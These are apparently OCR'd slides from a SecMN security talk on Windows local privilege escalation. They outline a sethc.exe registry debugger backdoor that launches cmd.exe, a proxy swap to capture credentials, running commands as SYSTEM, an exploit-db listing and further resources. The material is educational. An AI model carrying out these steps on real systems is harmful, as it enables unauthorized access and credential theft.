
- new key called "sethc.exe"
- new REG_SZ value called "Debugger"
  - give it "cmd.exe" as the value
- Hit SHIFT 5 times

SecMN
MINNESOTA SECURITY PROFESSIONALS

Change Proxy

- Change the user's webproxy to your own
- Watch for creds






SecMN
MINNESOTA SECURITY PROFESSIONALS

Windows AT

Admin - > SYSTEM

Run something as SYSTEM



SecMN
Minnesota Security Professionals

If all else fails

Search for local priv esc vulns - there are plenty!

EXPLOIT DATABASE

Home | Exploits | Shellcode | Papers | Google Hacking Database | Submit | Search

Exploit Content | Author | windows | local | Port | OSVDB

1,580 total entries

<< prev 1 2 3 4 5 6 7 8 9 10 next >>

Date	D	A	V	Title	Platform	Author
2016-04-11				CAM UnZip 5.1 - Archive Path Traversal	windows	hyp3rlinx
2016-04-08				Express Zip <= 2.40 - Path Traversal	windows	R-73eN
2016-04-06		-		Panda Security URL Filtering < 4.3.1.9 - Privilege Escalation	windows	Kyriakos Econo.
2016-04-06		-		Panda Endpoint Administration Agent < 7.50.00 - Privilege Escalation	windows	Kyriakos Econo.
2016-04-05		-		Windows Kernel Win32k.sys Privilege Escalation Exploit (MS14-058)	windows	MWR InfoSecuri.
2016-03-28		-		Cogent Datahub <= 7.3.9 Gamma Script Elevation of Privilege	windows	mr_me
2016-03-22				CoolPlayer (Standalone) build 2.19 - .m3u Stack Overflow	windows	Charley Celice
2016-03-21		-		Windows - Secondary Logon Standard Handles Missing Sanitization Privilege Escalation...	windows	Google Securit.
2016-03-21				Internet Download Manager 6.25 Build 14 - 'Find file' Unicode SEH Exploit	windows	Rakan Alotaibi
2016-03-07		-		McAfee VirusScan Enterprise 8.8 - Security Restrictions Bypass	windows	Maurizio Agazz.
2016-03-03		-		AppLocker Execution Prevention Bypass	windows	metasploit
2016-03-01				Crouzet em4 soft 1.1.04 and M3 soft 3.1.2.0 - Insecure File Permissions	windows	LiquidWorm
2016-02-29		-		Comodo Anti-Virus - SHFolder.DLL Local Privilege Elevation Exploit	windows	Laughing_Manti.
2016-02-22		-		Core FTP Server 1.2 - Buffer Overflow PoC	windows	INSECT.B
2016-02-15		-		Windows Kerberos Security Feature Bypass (MS16-014)	windows	Nabeel Ahmed
2016-02-15				Delta Industrial Automation DCISoft 1.12.09 - Stack Buffer Overflow Exploit	windows	LiquidWorm
2016-02-10		-		Microsoft Windows 7 SP1 x86 - WebDAV Privilege Escalation (MS16-016)	windows	koczkatamas
2016-02-04				FTPShell Client 5.24 - (Create NewFolder) Local Buffer Overflow	windows	Arash Khazaei
2016-01-25		-		Windows - Sandboxed Mount Reparse Point Creation Mitigation Bypass Redux 2 (MS16-008)	windows	Google Securit.
2016-01-25		-		Windows - Sandboxed Mount Reparse Point Creation Mitigation Bypass Redux (MS16-008)	windows	Google Securit.

SecMN
MINNESOTA SECURITY PROFESSIONALS

Automation

Pentest Monkey Priv Esc script

http://pentestmonkey.net/tools/windows-privesc-check

Most vuln scanners have options to authenticate and will report on local priv esc vulns

Resources

- http://www.slideshare.net/mubix/windows-attacks-at-is-the-new-black-26665607
- https://docs.google.com/document/d/1U10isynOpQtrIK6ChuReu-K1WHTJm4fgG3joiuz43rw/edit
- http://pen-testing.sans.org/blog/pen-testing/2013/08/08/psexec-uac-bypass
- http://carnal0wnage.attackresearch.com/2013/07/admin-to-system-win7-with-remoteexe.html
- https://www.trustwave.com/Resources/SpiderLabs-Blog/My-5-Top-Ways-to-Escalate-Privileges/
- https://blog.netspi.com/windows-privilege-escalation-part-1-local-administrator-privileges/
- https://attack.mitre.org/wiki/Category:Privilege_Escalation
- https://blogs.technet.microsoft.com/askds/2008/10/22/getting-a-cmd-prompt-as-system-in-windows-vista-and-windows-server-2008/
- http://blog.cobaltstrike.com/2014/03/20/user-account-control-what-penetration-testers-should-know/
- http://www.fuzzysecurity.com/tutorials/16.html

SecMN
Minnesota Security Professionals